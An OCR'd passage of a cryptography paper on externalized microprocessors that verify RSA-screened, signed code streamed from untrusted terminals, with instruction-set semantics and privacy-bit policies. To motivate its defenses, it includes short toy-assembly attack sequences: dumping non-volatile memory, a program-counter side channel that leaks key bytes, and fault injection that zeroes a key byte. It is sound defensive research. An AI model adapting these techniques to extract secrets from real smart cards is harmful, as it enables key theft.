
$$\begin{aligned} 1:&\ \mathsf{INS}_1\\ 2:&\ \mathsf{INS}_2\\ &\ \vdots\\ \ell:&\ \mathsf{INS}_\ell \end{aligned}$$

located at addresses $i \in 1, \cdots, \ell$ off-board.

These instructions are in essence similar to instruction codes executed by any traditional microprocessor. Although the XμP's instruction-set can be similar to that of a 68HC05 or a `MIX` processor [15], we have chosen to model it as a JVML0-like machine [22], extending this language into XJVML as follows. XJVML is a basic virtual processor operating on a volatile memory RAM, a non-volatile memory NVM, classical I/O ports denoted IO (for data) and XIO (for instructions), an internal random number generator denoted RNG and an operand stack ST, in which we distinguish

- **transfer instructions:** `load` x pushes the current value of RAM$[x]$ (*i.e.* the memory cell at immediate address x in RAM) onto the operand stack. `store` x pops the top value off the operand stack and stores it at address x in RAM. Similarly, `load` IO captures the value presented at the I/O port and pushes it onto the operand stack whereas `store` IO pops the top value off the operand stack and sends it to the external world. `load` RNG generates a random number and pushes it onto the operand stack (the instruction `store` RNG does not exist). `getstatic` pushes NVM$[x]$ onto the operand stack and `putstatic` x pops the top value off the operand stack and stores it into the nonvolatile memory at address x;
- **arithmetic and logical operations:** `inc` increments the value on the top of the operand stack. `pop` pops the top of the operand stack. `push0` pushes the integer zero onto the operand stack. `xor` pops the two topmost values of the operand stack, exclusive-ors them and pushes the result onto the operand stack. `dec`'s effect on the topmost stack element is the exact opposite of `inc`. `mul` pops the two topmost values off the operand stack, multiplies them and pushes the result (two values representing the result's MSB and LSB parts) onto the operand stack;
- **control flow instructions:** letting $1 \leq L \leq \ell$ be an instruction's index, `goto` L is a simple jump to program address L. Instruction `if` L pops the top value off the operand stack and either falls through when that value is the integer zero or jumps to L otherwise. The `halt` instruction halts execution.

Note that no program memory appears in our architecture: instructions are simply sent to the microprocessor which executes them in real time. To this end, a program counter i is maintained by the XμP: i is set to 1 upon reset and is updated by instructions themselves. Most of them simply increment $i \leftarrow i+1$ but control flow instructions may set i to arbitrary values in the range $[1, \ell]$. To request instruction INS_i, the XμP simply sends i to the XT and receives INS_i via the specifically dedicated communication port XIO. A toy example of program written in XJVML is given on Figure 2.



```
loop:
        load   IO
        load   17
        xor
        load   RNG
        add
        if     end
        goto   loop
 end:
        push0
        inc
        store  IO
        halt
```

Fig. 2. An Example of Program in XJVML

Denoting by MEMORY the memory space formed by NVM, RAM and ST altogether[5], the dynamic semantics of our instruction-set are given in Figure 3 (note that there are no rules for `halt` as execution stops when a `halt` is reached).

It is implicitly understood that instructions that read the contents of the stack may throw an interrupt if the stack is empty (*i.e.* $s = 0$) or contains insufficient data (*e.g.* when executing an `xor` while $s = 1$). The following subsections progressively refine the XμP's architecture by presenting successive versions of the machine and explaining the rationale behind each refinement.

2.1 Step 1: The Open XμP

We assume that the program's author deposits in each untrustworthy *Externalized Terminal* (XT) the ectocode:

[5] In other words, MEMORY $= \{$RAM, ST, NVM$\}$.

INS_i	**effect on** i	**effect on** RAM	**effect on** ST	**effect on** s
`inc`	$i \leftarrow (i+1)$	none	$\textsc{st}[s] \leftarrow (\textsc{st}[s]+1)$	none
`dec`	$i \leftarrow (i+1)$	none	$\textsc{st}[s] \leftarrow (\textsc{st}[s]-1)$	none
`pop`	$i \leftarrow (i+1)$	none	$\textsc{st}[s] \leftarrow$ `undef`	$s \leftarrow (s-1)$
`push0`	$i \leftarrow (i+1)$	none	$\textsc{st}[s+1] \leftarrow 0$	$s \leftarrow (s+1)$
`load` x	$i \leftarrow (i+1)$	none	$\textsc{st}[s+1] \leftarrow \textsc{ram}[x]$	$s \leftarrow (s+1)$
`load` IO	$i \leftarrow (i+1)$	none	$\textsc{st}[s+1] \leftarrow \mathrm{IO}$	$s \leftarrow (s+1)$
`load` RNG	$i \leftarrow (i+1)$	none	$\textsc{st}[s+1] \leftarrow \mathrm{RNG}$	$s \leftarrow (s+1)$
`store` x	$i \leftarrow (i+1)$	$\textsc{ram}[x] \leftarrow \textsc{st}[s]$	$\textsc{st}[s] \leftarrow$ `undef`	$s \leftarrow (s-1)$
`store` IO	$i \leftarrow (i+1)$	$\mathrm{IO} \leftarrow \textsc{st}[s]$	$\textsc{st}[s] \leftarrow$ `undef`	$s \leftarrow (s-1)$

`if` L	if $\textsc{st}[s]=0$ then $i \leftarrow (i+1)$
	if $\textsc{st}[s] \neq 0$ then $i \leftarrow L$
		none	$\textsc{st}[s] \leftarrow$ `undef`	$s \leftarrow (s-1)$

`goto` L	$i \leftarrow L$	none	none	none
`xor`	$i \leftarrow (i+1)$	none	$\textsc{st}[s-1] \leftarrow \textsc{st}[s-1] \oplus \textsc{st}[s]$ $\textsc{st}[s] \leftarrow$ `undef`	$s \leftarrow (s-1)$
`mul`	$i \leftarrow (i+1)$	none	$\alpha \overset{\mathrm{def}}{=} \textsc{st}[s-1] \times \textsc{st}[s]$ $\textsc{st}[s-1] \leftarrow \alpha \bmod 256$ $\textsc{st}[s] \leftarrow \alpha \operatorname{div} 256$	none
		effect on NVM		
`getstatic` x	$i \leftarrow (i+1)$	none	$\textsc{st}[s+1] \leftarrow \textsc{nvm}[x]$	$s \leftarrow (s+1)$
`putstatic` x	$i \leftarrow (i+1)$	$\textsc{nvm}[x] \leftarrow \textsc{st}[s]$	$\textsc{st}[s] \leftarrow$ `undef`	$s \leftarrow (s-1)$

Fig. 3. Instruction Set XJVML

$$\begin{array}{rl} 1: & \mathsf{INS}_1 \\ 2: & \mathsf{INS}_2 \\ \vdots & \\ \ell: & \mathsf{INS}_\ell \end{array}$$

The Open XμP is very simple: as execution starts the device resets its program counter ($i \leftarrow 1$) and requires ectoinstruction 1 from the XT. The Open XμP executes INS_1, updates its internal state, determines the next program counter value and repeats this process while $\mathsf{INS}_i \neq$ `halt`. This is nothing but the usual way in which microprocessors execute code stored in external ROMs.

The protocol is formally described on Figure 4 (note that executing INS_i updates i).

0. The XμP initializes $i \leftarrow 1$
1. The XμP queries from the XT ectoinstruction number i
2. The XT sends INS_i to the XμP
3. The XμP executes INS_i
4. goto step 1.

Fig. 4. The Open XμP (Insecure)

As is obvious, the Open XμP lends itself to a variety of attacks. Typically, an opponent could pull-out the contents of the XμP's NVM by sending to the machine the sequence of instructions:

```
1 : getstatic 1
2 : store IO
3 : getstatic 2
4 : store IO
5 : getstatic 3
6 : store IO
⋮
```

instead of the legitimate ectoprogram crafted by the XμP's designer (we call such illegitimate sequences of instructions xenoprograms[6]). It follows that the ectocode executed by the machine must be authenticated in some way.

2.2 Step 2: The Authenticated XμP

To ascertain that the ectoinstructions executed by the device are indeed those crafted by the code's author we refine the previous design by associating to each ectoinstruction a digital signature. The program's author generates a public and private RSA signature key-pair $\{N, e, d\}$ and burns $\{N, e\}$ into the Authenticated XμP. The ectocode is enhanced with signatures as follows:

$$\begin{array}{l} 1: \ \sigma_1: \ \mathsf{INS}_1 \\ 2: \ \sigma_2: \ \mathsf{INS}_2 \\ \vdots \\ \ell: \ \sigma_\ell: \ \mathsf{INS}_\ell \end{array}$$

where $\sigma_i = \mu(i, \mathsf{INS}_i)^d \bmod N$ and μ is an RSA padding function[7].
The protocol is enhanced as follows:

```
0.  The X$\mu$P initializes $i \leftarrow 1$
1.  The X$\mu$P queries from the XT ectoinstruction number $i$
2.  The XT sends $\{\mathsf{INS}_i, \sigma_i\}$ to the X$\mu$P
3.  The X$\mu$P
    (a)  ascertains that $\sigma_i^e = \mu(i, \mathsf{INS}_i) \bmod N$
    (b)  executes $\mathsf{INS}_i$
4.  goto step 1.
```

Fig. 5. The Authenticated XμP (Insecure and Inefficient)

While the Authenticated XμP prevents an opponent from feeding the device with xenoinstructions, an attacker could still mix legitimate ectoinstructions belonging to different

[6] $\xi\epsilon\nu o\varsigma$ = foreign (*xenos*).

[7] Note that if a message-recovery padding scheme is used, XT storage can be reduced: upon reset the XT can sequentially verify all the σ_i, extract the INS_i and reconstruct the executable part of the ectocode.

ectoprograms. In other words, one could successfully replace the 14th opcode of a GSM ectoprogram by the 14th opcode of a Banking ectoprogram.

To avoid this code mixture attack we slightly twitch the design by burning a unique program identifier ID into the device; the existence of ID in the $\mathsf{X}\mu\mathsf{P}$ enables the execution of the ectoprogram which 'name' is ID. ID is included in each σ_i (*i.e.* $\sigma_i = \mu(\mathsf{ID}, i, \mathsf{INS}_i)^d \bmod N$). IDs are either sequentially generated by the programmer or uniquely produced by hashing the ectoprogram.

2.3 Step 3: The Screening XμP

Although RSA signature verification can be relatively easy, verifying an RSA signature per ectoinstruction is resource-consuming. To overcome this difficulty, we resort to the *screening* technique devised by Bellare, Garay and Rabin in [4]. Unlike verification, screening ascertains that a batch of messages has been signed instead of checking that each and every signature in the batch is individually correct.

More technically, the RSA-screening algorithm proposed in [4] works as follows, assuming that $\mu = h$ is a full domain hash function: given a list of message-signature pairs $\{m_i, \sigma_i = h(m_i)^d \bmod N\}$, one screens this list by simply checking that

$$\left(\prod_{i=1}^{t} \sigma_i\right)^e = \prod_{i=1}^{t} h(m_i) \bmod N \quad \text{and} \quad i \neq j \Leftrightarrow m_i \neq m_j \ .$$

At a first glance, this primitive seems to perfectly suit the code externalization problem where one does not necessarily need to ascertain that all the signatures are individually correct, but rather control that all the ectocode ($\{\mathsf{INS}_i, \sigma_i\}$) seen by the $\mathsf{X}\mu\mathsf{P}$ has indeed been signed by the program's author at some point in time.

Unfortunately the restriction $i \neq j \Leftrightarrow m_i \neq m_j$ has a very important drawback as loops are extremely frequent in executable code (in other words, the $\mathsf{X}\mu\mathsf{P}$ may repeatedly require the same $\{\mathsf{INS}_i, \sigma_i\}$ while executing a given ectoprogram)[8]. To overcome this limitation, we propose a new screening variant where, instead of checking that each message appears only once in the list, the screener controls that the number of elements in the list is smaller than e *i.e.* :

$$\left(\prod_{i=1}^{t} \sigma_i\right)^e = \prod_{i=1}^{t} h(m_i) \bmod N \quad \text{and} \quad t < e \ .$$

This screening scheme is referred to as μ-RSA. The security of μ-RSA for $\mu = h$ where h is a full domain hash function, is guaranteed in the random oracle model [6] by the following theorem:

[8] Historically, [4] proposed only the criterion $(\prod \sigma_i)^e = \prod h(m_i) \bmod N$. This version was broken by Coron and Naccache in [14]. Bellare *et alii* subsequently repaired the scheme but the fix introduced the restriction that any message can appear at most once in the list.

Theorem 1. *Let (N, e) be an RSA public key where e is a prime number. If a forger $\mathcal{F}$ can produce a list of $t < e$ messages $\{m_1, \ldots, m_t\}$ and $\sigma < N$ such that $\sigma^e = \prod_{i=1}^{t} h(m_i) \bmod N$ while the signature of at least one of $m_1, \ldots, m_t$ was not given to $\mathcal{F}$, then $\mathcal{F}$ can be used to efficiently extract e-th roots modulo N.*

The theorem applies in both the passive and the active setting: in the former case, $\mathcal{F}$ is given the list $\{m_1, \ldots, m_t\}$ as well as the signatures of some of them. In the latter, $\mathcal{F}$ is allowed to query a signing oracle and may choose the m_i-values. We refer the reader to Appendix A for a proof of Theorem 1 and detailed security reductions.

Noting that $e = 2^{16} + 1$ seems to be a comfortable choice for e here, we devise the protocol shown in Figure 6.

```
0.     The XμP receives and checks ID and initializes $i \leftarrow 1$
1.     The XμP
  (a)        sets $t \leftarrow 1$
  (b)        sets $\nu \leftarrow 1$
2.     The XT sets $\sigma \leftarrow 1$
3.     The XμP queries from the XT ectoinstruction number $i$
4.     The XT
  (a)        updates $\sigma \leftarrow \sigma \times \sigma_i \bmod N$
  (b)        sends $\mathsf{INS}_i$ to the XμP
5.     The XμP updates $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, \mathsf{INS}_i) \bmod N$
6.     If $t = e$ or $\mathsf{INS}_i = \mathtt{halt}$ then the XμP
  (a)        queries from the XT the current value of $\sigma$
  (b)        halts execution if $\nu \neq \sigma^e \bmod N$ (cheating XT)
  (c)        executes $\mathsf{INS}_i$
  (d)        goto step 1
7.     The XμP
  (a)        executes $\mathsf{INS}_i$
  (b)        increments $t \leftarrow t + 1$
  (c)        goto step 3.
```

Fig. 6. The Basic Screening XμP (Insecure)

As one can see, two events can trigger a verification (steps 6a and 6b): the execution of $e-1$ ectoinstructions (in which case the verification allows to reset the counter t to 1) or the ectoprogram's completion (`halt`). For the sake of conciseness we will denote by CheckOut the test performed in steps 6a and 6b. Namely CheckOut is the XμP-triggered operation consisting in querying from the XT the current value of σ, ascertaining that $\nu = \sigma^e \bmod N$ and halting execution in case of mismatch. We plot this behavior also on Figure 7.

Unfortunately, this protocol is vulnerable: again, an attacker may feed the device with misbehaving xenocode (*e.g.* the hostile xenocode presented in Section 2.1) crafted so as




Fig. 7. An Example of Program Execution with the Basic Screening XμP: black dots represent instructions and arrows stand for control flow transitions. Verifications are depicted by small circles around instructions while the event triggering the CheckOut is mentioned within parenthesis.

to never trigger a CheckOut. In other words, as far as the xenocode comprises less than e instructions and never `halt`s the attacker can freely read-out secrets from the NVM or even update the NVM at wish (for instance, illegally credit the balance of an e-Purse).

It follows that the execution of ectoinstructions that have an irreversible effect on the device's NVM or on the external world must be preceded by a CheckOut so as to validate the genuineness of the entire list of ectoinstructions *executed so far*.

For this reason we single-out the very few ectoinstructions that send signals out of the XμP (typically the ectoinstruction commanding a data I/O port to toggle) and those ectoinstructions that modify the state of the XμP's non-volatile memory (typically the latching of the control bit that triggers EEPROM update or erasure). These ectoinstructions will be called *security-critical* in the following sections and are defined as follows:

Definition 1. *An ectoinstruction is security-critical if it might trigger the emission of an electrical signal to the external world or if it causes a modification of the microprocessor's internal nonvolatile memory. We denote by $\mathcal{S}$ the set of security-critical ectoinstructions.*

In our model $\mathcal{S} = \{$`putstatic` x, `store` IO$\}$. We can now twitch the protocol as depicted in Figure 8.

We plot an illustration of this protocol on Figure 9.

Unfortunately, the Screening XμP lends itself to a subtle attack that exploits i as a side channel. In the example below k denotes the NVM address of a secret key byte $u = \text{NVM}[k]$:

```
0.   The X$\mu$P receives and checks ID and initializes $i \leftarrow 1$
1.   The X$\mu$P
  (a)    sets $t \leftarrow 1$
  (b)    sets $\nu \leftarrow 1$
2.   The XT sets $\sigma \leftarrow 1$
3.   The X$\mu$P queries from the XT ectoinstruction number $i$
4.   The XT
  (a)    updates $\sigma \leftarrow \sigma \times \sigma_i \bmod N$
  (b)    sends $\mathsf{INS}_i$ to the X$\mu$P
5.   The X$\mu$P updates $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, \mathsf{INS}_i) \bmod N$
6.   if $t = e$ or $\mathsf{INS}_i \in \mathcal{S}$ then the X$\mu$P
  (a)    CheckOut
  (b)    executes $\mathsf{INS}_i$
  (c)    goto step 1
7.   The X$\mu$P
  (a)    executes $\mathsf{INS}_i$
  (b)    increments $t \leftarrow t + 1$
  (c)    goto step 3.
```

Fig. 8. The Screening XμP (Insecure)




Fig. 9. An Example of Program Execution with the Screening XμP: grey dots now represent security-critical instructions. Verifications are still depicted by small circles around instructions.

```
1 : getstatic k
2 : if 1000
3 : dec
4 : if 1001
5 : dec
6 : if 1002
7 : dec
8 : if 1003
      ⋮
```

The Screening XμP will require from the XT a continuous sequence of xenoinstructions followed by a sudden request of xenoinstruction INS_{1000+u} :

$$\mathsf{INS}_1, \mathsf{INS}_2, \ldots, \mathsf{INS}_{u-1}, \mathsf{INS}_u, \mathsf{INS}_{1000+u}, \ldots$$

$u = \textsc{nvm}[k]$ has hence leaked-out.

Before presenting a solution that eliminates the i side-channel, let us precisely formalize the problem: an ectoinstruction is called *leaky* if it might cause a physically observable variable (*e.g.* the program counter) to take one of several possible values, depending on the data (RAM, NVM or ST element) handled by the ectoinstruction. The opposite notion is *data indistinguishability* that characterizes those ectoinstructions for which the processed data have no influence whatsoever on environmental variables. Executing a `xor`, typically, does not reveal information (about the two topmost stack elements) which could be monitored from the outside of the XμP while, on the contrary, the division ectoopcode `div` is leaky. `div` can be misused to scan secret data as follows: use the unknown variable as a denominator and monitor the occurrence of a 'division by zero' interrupt (when the XμP branches to an interrupt routine it requires from the XT some address different from $i+1$). The attacker can hence decrement the unknown variable until the interrupt is thrown, and count the number of decrements. Note, however, that `div` only leaks information about its denominator and remains data-indistinguishable with respect to the numerator. `div` has no effect on s.

INS_i	**effect on** i	**effect on** RAM	**effect on** ST

`div`	if $\textsc{st}[s] \neq 0$ then $i \leftarrow (i+1)$
	if $\textsc{st}[s] = 0$ then $i \leftarrow$ InterruptAddr
		none	$\alpha \leftarrow \textsc{st}[s-1]$ div $\textsc{st}[s]$
			$\beta \leftarrow \textsc{st}[s-1]$ mod $\textsc{st}[s]$
			$\textsc{st}[s-1] \leftarrow \alpha, \textsc{st}[s] \leftarrow \beta$

As the execution of leaky ectoinstructions may reveal information about internal program variables, they fall under the definition of security-criticality and we therefore include them in $\mathcal{S}$. In our ectoinstruction-set (as defined so far), only `if` L and `div` are leaky:

$$\mathcal{S} = \{\texttt{putstatic}\ x,\ \ \texttt{store IO},\ \ \texttt{if}\ L,\ \ \texttt{div}\}\ .$$

2.4 Step 4: The Opaque XμP

To deal with information leakage through `if` L, one has several options: the most evident of which consists in simply triggering a CheckOut whenever the XμP encounters any ectoinstruction of $\mathcal{S}$ (Figure 10).

```
0.    The X$\mu$P receives and checks ID and initializes $i \leftarrow 1$
1.    The X$\mu$P
  (a)     sets $t \leftarrow 1$
  (b)     sets $\nu \leftarrow 1$
2.    The XT sets $\sigma \leftarrow 1$
3.    The X$\mu$P queries from the XT ectoinstruction number $i$
4.    The XT
  (a)     updates $\sigma \leftarrow \sigma \times \sigma_i \bmod N$
  (b)     sends $\mathsf{INS}_i$ to the X$\mu$P
5.    The X$\mu$P updates $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, \mathsf{INS}_i) \bmod N$
6.    if $t = e$ or $\mathsf{INS}_i \in \mathcal{S}$ then the X$\mu$P
  (a)     CheckOut
  (b)     executes $\mathsf{INS}_i$
  (c)     goto step 1
7.    The X$\mu$P
  (a)     executes $\mathsf{INS}_i$
  (b)     increments $t \leftarrow t + 1$
  (c)     goto step 3.
```

Fig. 10. The Opaque XμP (Secure But Suboptimal)

We plot an illustration of this protocol on Figure 11.

As one can easily imagine, `if`s constitute the basic ingredient of `while` and `for` assertions which are extremely common in executable code. Moreover, in many cases, `while`s and `for`s are even nested or interwoven. It follows that the Opaque XμP would incessantly trigger the relatively expensive[9] CheckOut step. This is clearly an overkill: in many cases `if`s can be safely performed on non secret data dependent[10] variables (for instance the variable that counts 16 rounds during a DES computation).

Efficiency can be improved by adding two popular 80C51 assembly opcodes to the XμP's ectoinstruction-set: `move` $x, \#c$ and `djnz` x, L (the acronym `djnz` stands for *Decrement and Jump if Non Zero*) which dynamic semantics are[11]:

[9] While the execution of a regular ectoinstruction demands only one modular multiplication, the execution of an $\mathsf{INS}_i \in \mathcal{S}$ requires the transmission of an RSA signature (*e.g.* 1024 bits) and an exponentiation (*e.g.* to the power $e = 2^{16} + 1$) in the XμP.

[10] Read: non-((secret-data)-dependent).

[11] $\#c$ represents the constant value c. For instance `move` $x, \#15$ stores the value 15 in RAM$[x]$.




Fig. 11. An Example of Program Execution with the Opaque XμP: `if` instructions are now considered as being security-critical and trigger a CheckOut upon execution.

INS_i	**effect on** i	**effect on** RAM	**effect on** ST	**effect on** s

`djnz` x, L	if $\text{RAM}[x] \neq 0$ then $i \leftarrow L$
	if $\text{RAM}[x] = 0$ then $i \leftarrow (i+1)$
		$\text{RAM}[x] \leftarrow \text{RAM}[x] - 1$	none	none

`move` $x, \#c$	$i \leftarrow (i+1)$	$\text{RAM}[x] \leftarrow \#c$	none	none

Fig. 12. Dynamic Semantics of `djnz` and `move`

It suffices now to create a small array (denoted SRAM, the 'S' standing for 'secure') where the XμP will authorize only the two operations `move` and `djnz` (in other words any ectoinstruction other than `move` and `djnz` attempting to modify the SRAM will cause execution to halt). The SRAM can hence serve to host all the non data-dependent loop counters without triggering a CheckOut:

$$\mathcal{S} = \{\texttt{putstatic}\ x,\ \ \texttt{store}\ \text{IO},\ \ \texttt{if}\ L,\ \ \texttt{djnz}_{x \notin \text{SRAM}} x, L,\ \ \texttt{div}\}\ .$$

This optimization is nothing but an information-flow watchdog that enforces a very primitive *security policy* inside the XμP. Having illustrated our purpose, we now backtrack and *remove* `move` and `djnz` from the ectoinstruction-set and devote the following section to refine and analyse different security policies for reducing the number of CheckOut calls caused by $\mathcal{S}$ as much as possible.

3 Internal Security Policies: Protocol 1

In the next refinement of our architecture a *privacy bit* is associated to each of the XμP's RAM, NVM and stack cells. We denote by $\varphi(\text{RAM}[j])$ the privacy bit associated to $\text{RAM}[j]$, by $\varphi(\text{NVM}[j])$ the privacy bit associated to $\text{NVM}[j]$ and by $\varphi(\text{ST}[j])$ the privacy bit associated to $\text{ST}[j]$. NVM privacy bits are nonvolatile. For the sake of conciseness we denote by Φ the privacy bit space $\Phi = \varphi(\text{MEMORY})$.

Informally speaking, the privacy bit's goal is to prevent the external world from probing secret data handled by the XμP. RAM privacy bits are initialized to zero upon reset, NVM privacy bits are set to zero or one by the XμP's issuer at the production stage. Privacy bits of released stack elements are automatically reset to zero and $\varphi(\mathsf{RNG})$ is always stuck to one by definition.

We also introduce simple rules by which the privacy bits of new variables abide (evolve as a function of prior φ values). Transfer ectoinstructions from RAM (`load`) or NVM (`getstatic`) to ST, pushing a memory variable onto the stack, also copy this variable's privacy bit into the privacy bit of the topmost stack element $\varphi(\mathrm{ST}[s])$. Similarly, transfer ectoinstructions from stack to RAM and NVM cells (`store, putstatic`) transfer privacy bits as well. By default, `load` IO sets $\varphi(\mathrm{ST}[s])$ to zero (*i.e.* any external data fed into the XμP is considered as publicly observable by opponents and hence non-private) and `store` IO simply resets $\varphi(\mathrm{ST}[s])$ when returning a data to the external world.

The rule we apply to arithmetical or logical ectoinstructions (and more generally to any ectoinstruction that pops stacked data and/or pushes computation results onto the stack) is *privacy-conservative*; *viz.* the output privacy bits are all set to zero if and only if all input privacy bits were zero (otherwise they are all set to one). In other words, as soon as private data enter a computation all output data are tagged as private. As each and every computation is carried out on the stack, it suffices to enforce this rule over the privacy bit subspace $\varphi(\mathrm{ST})$. This rule is easily hardwired as a simple boolean "OR" for binary (two parameter) ectoinstructions; of course, unary ectoinstructions such as `inc` or `dec` leave $\varphi(\mathrm{ST}[s])$ unchanged. For the sake of clarity, we provide in Figure 13 the dynamic semantics of ectoinstructions over Φ.

INS_i	**effect on** Φ
`inc`	none
`dec`	none
`pop`	$\varphi(\mathrm{ST}[s]) \leftarrow 0$
`push0`	$\varphi(\mathrm{ST}[s+1]) \leftarrow 0$
`load` x	$\varphi(\mathrm{ST}[s+1]) \leftarrow \varphi(\mathrm{RAM}[x])$
`load` RNG	$\varphi(\mathrm{ST}[s+1]) \leftarrow 1$
`store` x	$\varphi(\mathrm{RAM}[x]) \leftarrow \varphi(\mathrm{ST}[s])$ $\varphi(\mathrm{ST}[s]) \leftarrow 0$
`load` IO	$\varphi(\mathrm{ST}[s+1]) \leftarrow 0$
`store` IO	$\varphi(\mathrm{ST}[s]) \leftarrow 0$
`if` L	$\varphi(\mathrm{ST}[s]) \leftarrow 0$
`goto` L	none
`xor`	$\varphi(\mathrm{ST}[s-1]) \leftarrow \varphi(\mathrm{ST}[s-1]) \vee \varphi(\mathrm{ST}[s])$ $\varphi(\mathrm{ST}[s]) \leftarrow 0$
`mul`	$\varphi(\mathrm{ST}[s]), \varphi(\mathrm{ST}[s-1]) \leftarrow \varphi(\mathrm{ST}[s-1]) \vee \varphi(\mathrm{ST}[s])$
`div`	$\varphi(\mathrm{ST}[s]), \varphi(\mathrm{ST}[s-1]) \leftarrow \varphi(\mathrm{ST}[s-1]) \vee \varphi(\mathrm{ST}[s])$
`getstatic` x	$\varphi(\mathrm{ST}[s+1]) \leftarrow \varphi(\mathrm{NVM}[x])$
`putstatic` x	$\varphi(\mathrm{NVM}[x]) \leftarrow \varphi(\mathrm{ST}[s])$ $\varphi(\mathrm{ST}[s]) \leftarrow 0$

Fig. 13. Dynamic Semantics Over Φ

Thus, one observes that whatever the ectoprogram actually computes, each and every non-private intermediate value ϑ appearing during its execution must depend only on non-private values stored in NVM and on (observable and hence necessarily non-private) data provided by the XT through the XμP's I/O port. Informally, this means that an external observer could recompute ϑ by herself through a passive observation of ectoinstructions and data emitted by the XT[12], assuming that the XμP's non-volatile non-private information is known[13].

Based on this property which we call *data simulatability*, our security policy allows to process leaky ectoinstructions in different ways depending on whether they are run over private or non-private data. Typically, executing an `if` does not provide critical information if the topmost stack element is non-private because the computation path leading to this value is simulatable anyway. A CheckOut may not be mandatorily invoked in this case. Accordingly, outputting a non-private value via a `store` IO ectoinstruction does not provide any sensitive information, and a CheckOut can be spared in this case as well.

The case of `putstatic` happens to be a bit more involved because skipping CheckOuts in this context gives the ability to freely modify the XμP's NVM, which can be the source of attacks. A typical example is an attack by fault injection, in which a malevolent XT would send to the XμP the xenoinstructions:

```
push0
putstatic 17
halt
```

where data element $\textsc{nvm}[17]$ is a private DES key byte. Letting the XμP execute this xenocode will partially nullify this key and will thereby allow Differential Fault Analysis [2] to infer the remaining key bits. The fact that data written in NVM is non-private is irrelevant here, because other DFA attacks also apply when storing a private data [3]. This example tells us to require a CheckOut when the NVM cell to be modified is marked as private. But what if the destination is non-private? Well, this depends on the notion captured by what we called privacy in the first place. Assume that we apply the security policy given by Figure 14.

INS$_i$	**Trigger** CheckOut **if:**
`if` L	$\varphi(\textsc{st}[s]) = 1$
`div`	$\varphi(\textsc{st}[s]) = 1$
`store` IO	$\varphi(\textsc{st}[s]) = 1$
`putstatic` x	$\varphi(\textsc{nvm}[x]) = 1$

Fig. 14. Read and Write Policy

[12] ϑ's dataflow graph can be easily isolated amongst the stream of ectoinstructions and symbolically executed to retrieve the current value of ϑ.

[13] If this is not the case, a xenoprogram disclosing this NVM information can be easily written by the attacker.

By virtue of this policy, replacing a non-private NVM data field does not trigger a CheckOut. This means that all non-private NVM objects are left freely accessible to the external world for both reading and writing. This implements a *read and write* policy which might be desirable for objects such as cookies (stored in the device by applications for future use). On the contrary, certain publicly readable objects must not be freely rewritable *e.g.* the balance of an e-purse, an RSA public key[14] and so forth. In which case we enforce the *read only* policy shown on Figure 15.

INS_i	**Trigger** CheckOut **if:**
`if` L	$\varphi(\textsc{st}[s]) = 1$
`div`	$\varphi(\textsc{st}[s]) = 1$
`store` IO	$\varphi(\textsc{st}[s]) = 1$
`putstatic` x	always

Fig. 15. Read-Only Policy

To abstract away the security policy, we introduce the boolean predicate

$$\mathsf{Alert} : \mathcal{S} \times \Phi \mapsto \{\mathsf{True}, \mathsf{False}\}$$

$\mathsf{Alert}(\mathsf{INS}, \Phi)$ evaluates as True when a CheckOut is to be invoked, *e.g.* following one of the two mechanisms above. We hence twitch our protocol as shown on Figure 16.

4 The `declassify` and `if_phi` Ectoinstructions

As discussed above, the internal security policy preserves privacy in the sense that any intermediate variable ϑ depending on a private variable ϑ' will be automatically tagged as private. Under many circumstances, final computation results returned by the ectoprogram need to be *declassified i.e.* have their privacy bit reset to zero. A typical example is an AES computation: some publicly known plaintext is given to the XμP. The machine encrypts it under a key stored in NVM and marked as private. Because every single variable containing ciphertext bits is a function of all key bits, all the final ciphertext bits will be eventually tagged as private. Outputting or manipulating the ciphertext will hence provoke potentially unnecessary CheckOuts despite the fact that in most protocols and applications ciphertexts are *usually* looked upon as public data. The same observation applies to public-key signatures, MACs and more generally to any private cryptographic computation which output is public[15].

To allow the programmer easy data declassification, we introduce a specific ectoinstruction that we call `declassify`. This ectoinstruction simply resets the privacy bit $\varphi(\textsc{st}[s])$ of the topmost stack element regardless $\textsc{st}[s]$'s value. `declassify`'s dynamic semantics are given in Figure 18.

[14] Forcing an RSA e to one would allow to trivially bypass signature verification.

[15] Note that MACs and ciphertexts are not *necessarily* systematically public, a MAC can for instance serve to generate a secret session key.

```
